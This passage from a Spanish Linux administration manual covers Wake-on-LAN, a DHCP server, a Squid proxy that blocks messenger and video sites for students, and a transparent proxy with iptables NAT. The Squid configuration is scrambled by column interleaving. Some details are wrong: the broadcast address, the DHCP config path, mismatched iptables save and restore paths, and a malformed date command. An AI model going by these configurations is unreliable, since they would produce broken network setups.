
- Basic Ubuntu server
- DNS server
- Edubuntu server
- LAMP server
- Mail server
- OpenSSH server
- PostgreSQL database
- Print server

- Samba file server
- Tomcat Java server
- Virtual Machine host
- 2D/3D creation and editing suite
- Audio creation and editing suite
- Edubuntu KDE desktop
- Edubuntu desktop
- Kubuntu desktop
- LADSPA and DSSI audio plugins
- Mythbuntu additional roles
- Mythbuntu frontend
- Mythbuntu master backend
- Mythbuntu slave backend
- Ubuntu MID edition
- Ubuntu Netbook Remix
- Ubuntu desktop
- Video creation and editing suite
- Xubuntu desktop



Instalar en modo gráfico: synaptic y aptitude-gtk

No hace falta ser un hacker para instalar paquetes en Debian / Ubuntu. Estos frontends a apt-get / aptitude son los favoritos de los novatos: equivalen a ir con un carrito al supermercado... con tarjeta de crédito ilimitada. Al igual que los anteriores, disponen de aproximadamente 33.000 paquetes para instalar, al alcance de un click.



8.10.2. Compilando desde las fuentes (Linux con Esteroides)

Habíamos mencionando un grave inconveniente en el primer método (“**Compilar**”), las **dependencias**: que obligaban a resolver manualmente la instalación de librerías y componentes todo el tiempo. Sin embargo existen algunas distribuciones pensadas específicamente para ello, y que al estilo de **apt**, resuelven por si solas la mayoría de las necesidades de un paquete en particular.

Algunas distribuciones muy potentes como ***BSD** o **Gentoo**, vienen preparadas para bajar el código fuente y compilarlo. Se trata de distribuciones para usuarios avezados, “geeks” o expertos. El objeto es aprovechar la característica que tienen los proyectos **make**, de aprovechar todos los **flags** del procesador donde se encuentran creando el binario. También permiten crear binarios sin partes innecesarias. De esta manera **se obtiene un notable incremento**¹⁷ en la potencia final, particularmente en los procesadores mas potentes como AMD64, Xeon, Alpha, Itanium, Opteron y otros. También es una buena opción para procesadores “viejos”, quienes correrán con un sistema amoldado a su capacidad real. Se debe poseer paciencia durante el proceso de instalación, ya que un sistema completo puede demorarse hasta 7 días en compilarse por completo.



17 Ver discusión al respecto en <http://www.google.com/url?sa=U&start=1&q=http://www.tomvergote.be/writings/Linux/Debian-Gentoo-production-environment.html&e=9707>

8.11. Encender servidor en forma remota

Nota encontrada, probada y corregida en

<http://yojota.wordpress.com/2010/05/22/wol-wakeup-on-lan-despertate-por-lan/>

Los administradores saben que luego de un corte de luz, la corriente puede volver con exceso de voltaje o con fluctuaciones. Modems y routers (por hardware) suelen quedar dañados en estas ocasiones. Por esta razón, los administradores nunca activan en los servidores la opción en la BIOS referida a “volver a encender el equipo luego de un corte” (como ocurría con las vieja fuentes AT). El problema que queda es... ¿quién enciende los servidores al cabo de un rato que ha retornado la corriente?. De no haber presencia del administrador, los usuarios podrían quedarse sin servicio. Esto lo saben bien aquellos administradores de Apache, durante los fines de semana y vacaciones...

Por suerte, la mayoría de las placas de red soportan la modalidad WOL (Wake on Lan). Podemos averiguar si nuestro server cuenta con una placa de estas, mediante el comando **ethtool**:

```
s@calcifer:~$ sudo ethtool eth0
[sudo] password for s:
Settings for eth0:
  Supported ports: [ MII ]
  Supported link modes:  10baseT/Half 10baseT/Full
                         100baseT/Half 100baseT/Full
  Supports auto-negotiation: Yes
  Advertised link modes:  10baseT/Half 10baseT/Full
                         100baseT/Half 100baseT/Full
  Advertised auto-negotiation: Yes
  Speed: 100Mb/s
  Duplex: Full
  Port: MII
  PHYAD: 1
  Transceiver: external
  Auto-negotiation: on
  Supports Wake-on: g
  Wake-on: d <----- :)
  Link detected: yes
```

Aquí podemos observar que la placa de red **eth0** soporta Wake on Lan, pero no se encuentra activado para escuchar peticiones de la red (opción **d**).

La manera de activar esta opción, y al menos para probar, es mediante el comando

```
sudo ethtool -s eth0 wol g
```

Para ser exacto, conviene dejar este comando (sin sudo) escrito en la penúltima línea del archivo **/etc/rc.local**. Este es un viejo archivo que se usaba para lanzar scripts durante el inicio de Linux. Si el archivo no existe, solo hay que crearlo, pero cuidando que la ultima línea contenga un exit 0. En el caso de mi archivo **/etc/rc.local**

```
#!/bin/sh -e
#
# rc.local
#
# This script is executed at the end of each multiuser runlevel.
```

```
# Make sure that the script will "exit 0" on success or any other
# value on error.
# In order to enable or disable this script just change the execution
# bits.
# By default this script does nothing.

ethtool -s eth0 wol g
exit 0
```

Ahora cada vez que el server arranque, seteará este valor en la placa de red. Solo resta anotar el valor de la MACAddress en alguna parte. Podemos obtener este valor mediante el comando

```
ifconfig eth0
```

En el caso del servidor Apache interno de mi red, su MAC es 00:24:21:9e:8b:76

Ahora necesitamos que en caso de una caída, el router Linux despierte al server caído.

Generalmente mis routers sobreviven a caídas de corriente. O bien los protejo con una UPS, o mejor aún, reciclo algún Pentium 1, con fuente AT, tal que no importe perderlo en caso de un chubasco eléctrico.

Nos logueamos desde afuera al router mediante el comando **ssh**, o mediante **Putty** si estamos desde un Windows.

Puede ser útil, si la ip del router es dinámica (ADSL, Cablemodem), configurar al mismo para que anuncie su IP a algún servicio gratuito de DDNS⁽¹⁸⁾.

En mi caso, utilizo el servicio de dyndns.org, junto al paquete **ddclient** (`apt-get install ddclient`), para acceder a los routers linux de varios de mis clientes. De allí, puedo saltar al interior de la red, resolver problemas, crear túneles⁽¹⁹⁾, etc. Otra opción similar es utilizar no-ip.com, junto al paquete **noip2** (`apt-get install noip2`).

Una vez que estamos dentro del router, nos aseguramos de tener instalado el paquete **etherwake**.

```
sudo aptitude install etherwake
```

Desde el router emitimos la señal de encendido:

```
sudo etherwake 00:24:21:9e:8b:76
```

¡Despierta, Homero!

¹⁸ Para mas datos, y si dispone de la versión PDF de este manual, realice un Ctrl + F y busque el término DDNS.

¹⁹ Para mas datos, y si dispone de la versión PDF de este manual, realice un Ctrl + F y busque el término Túneles.

8.12. Otorgando valores de IP, DNS y Gateway desde DHCP3

Un servicio muy común que se encuentra en los servidores de redes es el DHCP o Dynamic Host Configuration Protocol. Vamos a recordar la sección teórica de DHCP:

Algunas direcciones que nos provee un servidor DHCP son

- IP y máscara
- Dirección del servidor DNS
- Puerta de enlace o Gateway

Sin DHCP, cada dirección IP debe configurarse manualmente en cada computadora. El DHCP le permite al administrador supervisar y distribuir de forma centralizada las direcciones IP necesarias y, automáticamente, asignar y enviar una nueva IP si la computadora es conectada en un lugar diferente de la red. DHCP se asegura que no hayan direcciones de IP duplicadas.

Veamos como instalar este útil servicio en nuestra red.

- Instalación:

```
apt-get install dhcp3-server isc-dhcp-server
```

- Configuración: se realiza adaptando el archivo **/etc/default/isc-dhcp-server** a nuestras necesidades.

Para una red local de tipo 192.168.1..x debería verse aproximadamente así:

```

1. ddns-update-style none;

2. default-lease-time 21600;
3. max-lease-time 21600;

4. option subnet-mask 255.255.255.0;
5. option broadcast-address 192.168.1.0;
6. option routers 192.168.1.254;
7. option domain-name-servers 200.51.254.238;

8. option domain-name "bunkeror.org.ar";

9. subnet 192.168.1.0 netmask 255.255.255.0
10. {
11.   range 192.168.1.100 192.168.1.200;
12.   use-host-decl-names on;

13.   host scooby
14.     {
15.       hardware ethernet 00:C0:F0:1C:3D:F1;
16.       fixed-address 192.168.1.50;

```

17. }
18. }

- Las líneas 1, 2, 3 vienen por defecto con esos valores y así los dejaremos
- La línea 4 asigna a todos los host la mascara de red 255.255.255.0
- La línea 5 (broadcast) marca la capa de red donde deben trabajar todos los nodos
- La línea 6, routers o "gateway", avisa a los host que la dirección 192.168.1.254 es el nodo "mas alto" de la red, y es a quien tienen que solicitarle la resolución de cualquier dirección no local o que exceda al broadcast (192.168.1.*)
- La línea 7 corresponde al servicio de resolución de nombres (DNS). En este caso hemos puesto una dirección de IP provista por el ISP (ArlinkBBT), pero también podría darse el caso de tener instalado un servicio propio de cache DNS. En el Capítulo "Cache DNS" figura como hacerlo, y como modificar estas líneas.
- Las 13 a la 16 corresponden a una computadora en particular a la cual *no deseamos que le toque cualquier dirección* entre 192.168.1.100 y 192.168.1.200, sino que deseamos puntualmente que le toque la dirección 192.168.1.50. Los administradores tienen muchas razones (sobre todo de seguridad) para ello. Por ejemplo pueden asignar solamente valores de IP a direcciones de hardware confiables.
- Nótese la MACADDRESS (hardware address): este valor de dirección física lo obtenemos en una computadora con GNU/Linux mediante el comando **ifconfig**. En Windows 9x lo hacemos mediante **winipcfg**, y en Windows 200x/XP lo hacemos mediante **ipconfig /all** (en MSDOS o Línea de Comandos).
- Recuerde reiniciar el servicio en /etc/init.d para tomar los cambios.

8.13. Proxy / Firewall

8.13.1. Squid

Habíamos hablado de las ventajas de poseer un servidor Proxy que actuara en parte de Firewall, y que además compartiera una conexión con varias máquinas. Pero lo mas interesante de este tipo de servicio es que se puede tener configurado y funcionando en apenas unos minutos, incluso por un newbe en redes.

Otra razón importante para aprender a configurar servicios Proxy es que poseen una buena salida laboral. La mayoría de los cybercafes y empresas contratan tarde o temprano este servicio. Los proxys ahorran conexiones "al exterior", gracias a sus mecanismos de caché, de modo que podemos realmente navegar a mejor velocidad utilizando este servicio.

8.13.2. Instalación en el Servidor

Windows

- Siga las instrucciones presentes en <http://juliorestrepo.wordpress.com/2012/01/05/installador-de-squid-para-windows/>

Linux

- Instalamos desde la fuente **actualizada** de paquetes

```
apt-get install squid
```

- Editamos el archivo de configuración de Squid: /etc/squid/squid.conf

8.13.3. Configuración mínima para un servicio local

La siguiente configuración de squid.conf ha sido conformada en base a varios experimentos.

Explicación de las primeras líneas:

<code>http_port 3128</code>	El puerto por defecto en Squid es el 3128. Otros proxies usan el 6588, 8080, etc.
<code>cache_mem 16 MB</code>	Mapeo de Caché. En una computadora con 128 MB de RAM este valor debería ser el correcto. Se puede omitir y confiar en los valores por defecto.
<code>cache_dir aufs /var/spool/squid 600 16 256</code>	600 MB de cache de disco con soporte de multihilos: esta es una configuración para un equipo potente
<code>acl mired src 192.168.0.0/255.255.255.0</code>	ACL ²⁰ llamada "mired" que se refiere a una red de máquinas con Ips de tipo 192.168.0.x
<code>acl all src 0.0.0.0/0.0.0.0</code>	Otra regla necesaria
<code>always_direct allow all</code>	Otra regla necesaria
<code>visible_hostname laboratorio1</code>	Simplemente una identificación, pero obligatoria.
<code>http_access allow mired</code>	Se permite (allow) a la ACL "mired"
<code>access_log /var/log/squid/access.log squid</code>	Si se desea monitorear el trafico. Este archivo tiende a crecer bastante en redes con mucho trafico.

Estos valores funcionan en cualquier Linux. En la versión de Squid para Windows, puede hacer uso de valores similares presentes en el siguiente tutorial

<http://www.antrax-labs.net/2010/08/squid-para-microsoft-windows.html>

8.13.4. Configuración avanzada y bloqueos

²⁰ ACL equivale a "Access Control List" o "Lista de Control de Acceso". Permite definir distintas LAN, o especificaciones diversas como puertos, conjuntos de maquinas, máscaras, usuarios, grupos, etc

Un buen desarrollo del tema puede encontrarse en <http://www.suse.de/~agruen/acl/linux-acls/online>

Esta sección esta escrita con el propósito de mostrar un poco de la artillería que puede desplegar un proxy potente como es Squid.

Planteo del Problema

Me ha llegado una solicitud por parte Secretaría Académica: **bloquear el MSN Messenger en horas de clase a los alumnos**. Lo mismo para **direcciones web donde se puede chatear, ver video online y audio**.

Sin embargo **no debo dejar sin este servicio al resto de la planta**. Por otra parte, Messenger es capaz perfectamente de ignorar los valores de proxy escritos en su configuración, y evadirse por el gateway.

Primer paso

(Ver sección de DHCP)

Altero el **dhcpd.conf**, para que a ciertas NIC les toque siempre las mismas IP. Cuando estas computadoras se conectan también les suministro Gateway y DNS falsos.

Segundo paso

Escribo en mi escritorio (**/home/s/Desktop**), un archivo que contiene una simple lista de direcciones de IP a bloquear

192.168.1.3

192.168.1.4

y así...

Tercer Paso

Escribo el siguiente archivo de configuración, y lo sitúo en **/etc/squid/squid.conf**

Aquellos que deseen una copia fresca, puede bajarlo de <http://www.bunker.org.ar/incubadora>

```
#/etc/squid/squid.conf                                #Se puede omitir y confiar en los valores por
                                                       # defecto.
#El puerto por defecto en Squid es el 3128.          cache_mem 16 MB
http_port 3128                                         #Cache con multihilos, para muchas maquinas, en un
                                                       # equipo potente, con 600 MB disponibles
#Mapeo de Caché. En una computadora con 128 MB      #cache_dir aufs /var/spool/squid 600 16 256
#de RAM este valor debería ser el correcto.
```

```

#Mis redes
acl mired src 192.168.1.0/255.255.255.0
acl alumnos src "/home/s/Desktop/bloqueados"

#Otra regla necesaria
acl all src 0.0.0.0/0.0.0.0

#Otra regla necesaria
always_direct allow all

#Simplemente una identificación, pero obligatoria.
visible_hostname sopalajo

#Si se desea monitorear el trafico. Este archivo
#tiende a crecer bastante en redes con mucho
#trafico.

access_log /var/log/squid/access.log squid

#####
##### Comienza definicion de reglas #####
#####

##### Bloquear logueos al messenger
acl msnlogueos dstdomain nexus.passport.com
deny_info TCP_RESET msnlogueos

##### Bloquear MSN Messenger
acl msnmessenger url_regex -i gateway.dll

##### Bloquear chat online MSN
acl msnchatporhttp url_regex -i ^http://chat\.
acl msnchatporhttp url_regex -i ^http://.*chat.*

##### Bloquear sitios web con webmessengers
acl nomsnweb url_regex -i e-messenger
acl nomsnweb url_regex -i
^http://.*messenger.*\.com
acl nomsnweb url_regex -i
^http://.*messenger.*\.ca
acl nomsnweb url_regex -i
^http://.*messenger.*\.us

acl nomsnweb url_regex -i
^http://.*messenger.*\.info
acl nomsnweb url_regex -i
^http://.*messenger.*\.cn
acl nomsnweb url_regex -i
^http://.*messenger.*\.org
acl nomsnweb url_regex -i
^http://.*messenger.*\.net
acl nomsnweb url_regex -i
^http://.*messenger.*\.biz
acl nomsnweb url_regex -i
^http://.*messenger.*\.fi
acl nomsnweb url_regex ^http://.*msg.*\.com
acl nomsnweb url_regex ^http://.*msg.*\.ca
acl nomsnweb url_regex ^http://.*msg.*\.us
acl nomsnweb url_regex ^http://.*msg.*\.info
acl nomsnweb url_regex ^http://.*msg.*\.cn
acl nomsnweb url_regex ^http://.*msg.*\.org
acl nomsnweb url_regex ^http://.*msg.*\.net
acl nomsnweb url_regex ^http://.*msg.*\.biz
acl nomsnweb url_regex ^http://.*msg.*\.fr
acl nomsnweb url_regex -i ^http://.*wbmsn.*\.com
acl nomsnweb url_regex -i ^http://.*wbmsn.*\.ca
acl nomsnweb url_regex -i ^http://.*wbmsn.*\.us
acl nomsnweb url_regex -i ^http://.*wbmsn.*\.info
acl nomsnweb url_regex -i ^http://.*wbmsn.*\.cn
acl nomsnweb url_regex -i ^http://.*wbmsn.*\.org
acl nomsnweb url_regex -i ^http://.*wbmsn.*\.net
acl nomsnweb url_regex -i ^http://.*wbmsn.*\.biz
acl nomsnweb url_regex -i ^http://.*wbmsn.*\.fr
acl nomsnweb url_regex ^http://64\.12\.163\.136

##### Otros sitios que molestan en clase
acl sitiosdefotos url_regex -i ^http://.*foto.*\.*
acl baddomains dstdom_regex -i .*\.icq\.com
acl baddomains dstdom_regex -i .*\.youtube.com
acl baddomains dstdom_regex
-i .*\.video.google.com

##### bajadas
acl download rep_mime_type ^.*video.*
acl download rep_mime_type ^.*audio.*

##### Bloquear yahoo

```

```

acl aolyahoo dstdomain pager.yahoo.com
acl aolyahoo dstdomain shttp.msg.yahoo.com      ## fin explicacion de reglas
acl aolyahoo dstdomain update.messenger.yahoo.com
acl aolyahoo dstdomain update.page.yahoo.com      #####
##### Permitiendo reglas #####
##### Bloquear cabeceras de protocolo solicitadas
acl mimeblockq req_mime_type ^application/x-msn-messenger$ http_access allow mired

acl mimeblockq req_mime_type ^app/x-hotbar-xip20$ #####
acl mimeblockq req_mime_type ^application/x-icq$ ##### Denegando reglas #####
acl mimeblockq req_mime_type ^application/x-comet-log$ #####
acl mimeblockq req_mime_type ^application/x-pncmd$ #####
##### Bloquear cabeceras de protocolo enviadas
acl mimeblockp rep_mime_type ^application/x-msn-messenger$ http_access deny msnlogueos alumnos
acl mimeblockp rep_mime_type ^app/x-hotbar-xip20$ http_reply_access deny mimeblockp alumnos
acl mimeblockp rep_mime_type ^application/x-icq$ http_access deny mimeblockq alumnos
acl mimeblockp rep_mime_type ^application/x-comet-log$ http_access deny useragent alumnos
acl mimeblockp rep_mime_type ^application/x-pncmd$ http_reply_access deny download alumnos
acl mimeblockp rep_mime_type ^application/x-chaincast$ http_access deny nomsnweb alumnos
http_access deny baddomains alumnos
http_access deny sitiosdefotos alumnos
http_access deny msnchatporhttp alumnos
http_access deny msnmessenger alumnos

##### Cabeceras de programas que hacen video
##### y audio streaming
acl useragent browser -i ^.*NSPlayer.* http_access deny all
acl useragent browser -i ^.*player.* http_access deny all
acl useragent browser -i ^.*Windows-Media-Player.* http_access deny all

#Denegando todo lo no especificado arriba
#Util por ejemplo si nuestro proxy posee
#interfaces con conexión directa a Internet, (es
#decir, también es gateway/router), y no
#queremos que desde afuera nos usen el proxy

```

Una vez cambiados estos valores, reiniciamos el demonio:

/etc/init.d/squid restart

8.13.4.1. Monitorear tráfico de Squid

Lo ideal es instalar algun analizador de trafico, que nos ordene graficamente lo que esta ocurriendo en la red. Mi favorito es **sarg**, que se instala en alguna carpeta accesible via web, y permite monitorear desde afuera los accesos de los usuarios. Al respecto, el buscador de imagenes de google tiene muy buenos ejemplos.

El metodo clásico, sin embargo, es acudir a las trazas. Por ejemplo, para monitorear lo que está ocurriendo, en tiempo real (Ctrl + C para desatrar la consola):

```
sudo tail -f /var/log/squid/access.log
```

Un excelente programa para monitorear, también en consola (aunque inútil si no se lee el help):

```
apt-get install squidview
```

Adonde estuvieron navegando nuestros usuarios? A veces puede ser interesante volcar el access.log:

```
cat /var/log/squid/access.log | grep sex  
(... y constatar a que hora y de que máquina sucedió)
```

Hora Unix en las trazas:

En la traza de squid, el formato se visualiza de la siguiente manera:

```
1228486053.354 459 192.168.1.9 TCP_MISS/200 23320 GET  
http://www.sitio.com/b.jpg - DIRECT/91.192.110.109 image/jpeg
```

La cifra **1228486053.354** se refiere a la cantidad de segundos que han pasado desde la invención de Unix. Es un formato bastante extraño, pero muy util que se utiliza en este sistema operativo y sus primos. Concretamente, desde la fecha 00:00:00 01-01-1970 GMT

La manera de "traducir" esta fecha a la fecha normal es mediante el comando **date**, reemplazando el ejemplo en **negrita**:


```
s@sopalajo $ date --date='1970-01-01 1228486053.354' sec GMT'  
=> vie dic 5 12:07:33 ARST 2008
```

8.13.5. Instalación de los Clientes

- Configurar solamente **IP** (ejemplo: 192.168.1.4) y **Mascara de Red** (ejemplo: 255.255.255.0), es decir, configuración mínima de intranet.

Si solo se va a usar Navegadores y Mensajería, no hace falta incluir Gateway (Puerta de Enlace) ni DNS. Si bien estos valores no deberían molestar, en ocasiones los programas clientes "se escapan" por el gateway... Messenger es un ejemplo.

Configurar el proxy en los programas clientes. Prácticamente todos los programas que conectan a internet tienen la opción para



conectar a proxy en alguna parte de su configuración. Por ejemplo, en los **navegadores**, se debe abrir la sección de **Conexiones**, y habilitar IP y Puerto del Servicio de Proxy.

Si estos programas graficos fallan (en ocasiones sucede), solo hay que editar el archivo `~/.bashrc`, y agregar (ejemplo para el proxy de la Dirección General de Escuelas de Mendoza). Cierre el usuario luego, o reinicie.

```
export HTTP_PROXY="http://proxy.mendoza.gov.ar:8080"
export HTTPS_PROXY=$HTTP_PROXY
export FTP_PROXY=$HTTP_PROXY
export SOCKS_PROXY=$HTTP_PROXY
```

8.13.6. Squid Transparente y NAT en la misma computadora

El proxy transparente obliga que toda solicitud al puerto 80 del server sea reenviada obligatoriamente al proxy (squid: 3128). Esta utilidad es evidente cuando:

- Tenemos muchas computadoras en la red y realmente es muy laborioso configurar el proxy en los navegadores de cada una de ellas
- Deseamos hacer una instalación masiva en la red, y deseamos que exista un repositorio centralizado.
- Algunos usuarios pueden descubrir que el proxy guarda forzosamente su historial y hora de navegación. Si poseen unos cuantos conocimientos de redes (personal técnico), y saben que en la red, además hay un router nateando, lo pueden configurar como puerta de enlace, agregar unos DNS públicos, y navegar sin ser controlados. Por tal manera conviene esconder nuestro proxy como si de un router normal se tratase.

Pasos necesarios:

1. Se cambia esta línea en la configuración anterior de `/etc/squid/squid.conf`

```
http_port 3128
```

por esta:

```
http_port 3128 transparent
```

2. Se escribe en la terminal un script que reenvíe obligatoriamente el puerto 80 al puerto 3128

- `iptables -t nat -A PREROUTING -p TCP --dport 80 -j REDIRECT --to-port 3128`
- `iptables -t nat -A POSTROUTING -o eth0 -s 192.168.0.0/24 -j MASQUERADE`
- `echo 1 > /proc/sys/net/ipv4/ip_forward`

Por cierto: estas ordenes de iptables funcionarán mientras no reinicie la computadora.

3. Podemos verificar que si esté efectuando el reenvío con la orden

- `iptables -t nat -L`

Para dejar corriendo todo en el próximo arranque

```
sudo iptables-save > /root/reenvio.txt
```

Editamos `/etc/rc.local` y agregamos

```
/sbin/iptables-restore < /root/reenvio/fw
```

8.13.7. Squid Transparente y NAT en computadoras distintas

Nota: Si el Linux Router y el Linux Proxy (192.168.0.1) fueran computadoras **distintas**: en el router se debe utilizar DNAT en lugar de REDIRECT. Se agradece a “Redondos”, del grupo Lugmen, en ocasión del Festival Latinoamericano de Software Libre 2007.

- `iptables -t nat -A PREROUTING -i eth0 -s 192.168.0.1 -p tcp --dport 80 -j ACCEPT`
- `iptables -t nat -A PREROUTING -i eth0 -s 192.168.0.0/24 -p tcp --dport 80 -j DNAT --to-destination 192.168.0.1:3128`
- `iptables -t nat -A POSTROUTING -o eth0 -s 192.168.0.0/24 -d 192.168.0.1 -j SNAT --to 192.168.0.254`
- `iptables -A FORWARD -s 192.168.0.0/24 -d 192.168.0.1 -i eth0 -o eth0 -p tcp --dport 3128 -j ACCEPT`

De nuevo, para dejar corriendo todo en el próximo arranque

```
sudo iptables-save > /root/reenvio.txt
```

Editamos /etc/rc.local y agregamos

```
/sbin/iptables-restore < /root/reenvio/fw
```

8.13.8. Enmascaramiento (usando **iptables** y **firestarter**)

Habíamos hablado de las bondades del enmascaramiento en la sección dedicada a NAT.

Iptables es una herramienta pequeña en tamaño, pero gigante en sus alcances. Exige un poco de conocimientos para usarlo en profundidad. Algunos buenos tutoriales en español que pueden encontrarse al respecto son:

- <http://www.pello.info/filez/firewall/IPTABLES.pdf>
- <http://www.cafelug.org.ar/modules/mydownloads/visit.php?cid=7&lid=12>
- http://www.inestable.org/apuntes/iptables_manual.pdf
- <http://lug.fi.uba.ar/documentos/gateway/index.php>

Para tener una idea general, comenzaremos realizando una configuración mínima, y extremadamente permisiva. La llamaremos Configuración "A".

Luego realizaremos una configuración que llamaremos "B", que nos permitirá tener un mejor control.

Finalmente, realizaremos una configuración restrictiva, que llamaremos "C".

Para todas ellas necesitaremos el paquete **iptables**. Generalmente este paquete ya viene instalado. Podemos instalarlo/actualizarlo escribiendo

```
apt-get install iptables
```

8.13.8.1. Enmascaramiento: Configuración "A" (manual, permisiva y clásica)

Antes de comenzar: a partir de Ubuntu 8.10 “Intrepid”, el propio **NetworkManager** se puede encargar “mágicamente” de compartir Internet. Con unos pocos clicks, y siguiendo las instrucciones de

<http://ubuntu.chapinware.com/2010/01/16/compartir-la-conexion-a-internet-en-ubuntu-iii/>

... se puede compartir la conexión sin demasiadas complicaciones.

La siguiente configuración explica **todo** lo que sucede por debajo, es decir, cuando alzamos la tapa del motor. Esto es útil para entender como suceden las cosas bajo Linux. También es útil para algunas distribuciones de Linux que no posean el automágico **NetworkManager**. Y por cierto, hacer las cosas a mano, es el método preferido de los administradores experimentados en Linux y de Unix.

Los siguientes pasos sirven para convertir una computadora, incluso tan obsoleta como un 386, en un verdadero router, sin filtros, y totalmente anárquico. Es decir, un router configurado en forma tan permisiva, que la mayoría de las conexiones pasarán directamente a las estaciones o a los otros nodos. Un router recién comprado, digamos.

¿Es malo tanto permiso? Si las estaciones internas corren Windows, se verán inundadas por el mismo tráfico de paquetes conteniendo código malicioso, que si estuvieran conectadas directamente al ISP, e incluso si están contaminadas, inundarán nuestro tráfico de salida con paquetes hacia destinos... diversos (ver sección “**Troyanos Desbocados**”).

